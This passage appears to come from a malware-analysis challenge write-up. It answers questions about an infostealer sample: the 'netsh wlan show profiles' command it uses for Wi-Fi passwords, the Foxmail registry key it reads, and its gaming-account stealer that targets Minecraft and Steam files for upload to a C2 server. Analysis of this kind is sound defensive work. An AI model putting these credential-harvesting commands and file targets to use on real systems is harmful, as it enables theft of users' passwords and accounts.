passwords.
ANSWER
netsh wlan show profilesQuestion 17
Which the full registry key is opened to locate the Foxmail executable path?
"Foxmail". You will see the string "SOFTWARE\Classes\Foxmail.url.mailto\Shell\open\command".sub_140003c0d (the Foxmail stealer routine).RegOpenKeyExA.rcx is set to 2147483646 (0x80000002), which is the constant for HKEY_LOCAL_MACHINE.
ANSWER
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Foxmail.url.mailto\Shell\open\commandQuestion 18
What is the address of the function used to extract gaming account data in hex?
To find the function responsible for extracting gaming account data, we can trace the execution flow organically from the main data-stealing routine (sub_140006f86).
If we scroll to the bottom of the main routine in Binary Ninja's High-Level IL view, we can observe a cluster of function calls executed just before the malware finishes its core collection phase and cleans up:
...
sub_140002f1d(socket)
sub_140003a93(socket)
sub_1400035cb(socket)
sub_140003213(socket)
sub_1400033f8(socket)
sub_140003fc0(socket)  // <-- Gaming Data Stealer

By double-clicking and decompiling these functions one by one, we arrive at sub_140003fc0. Inside this function, we can see it is a dedicated module for stealing gaming launcher configurations and authorization files.
It works by iterating over a massive, hardcoded array (located at 0x140010100) containing file paths for various gaming platforms. The strings referenced in this array include:
%A%\.minecraft\launcher_accounts.json)ssfn* authorization files)When the malware finds a match on the victim's filesystem, it extracts the file, formats the destination path using "Games/%s/%s/%s", and transmits it to the C2 server under a dedicated Games directory. Therefore, the function used to extract gaming account data is located at address 0x140003fc0.
ANSWER
0x140003fc0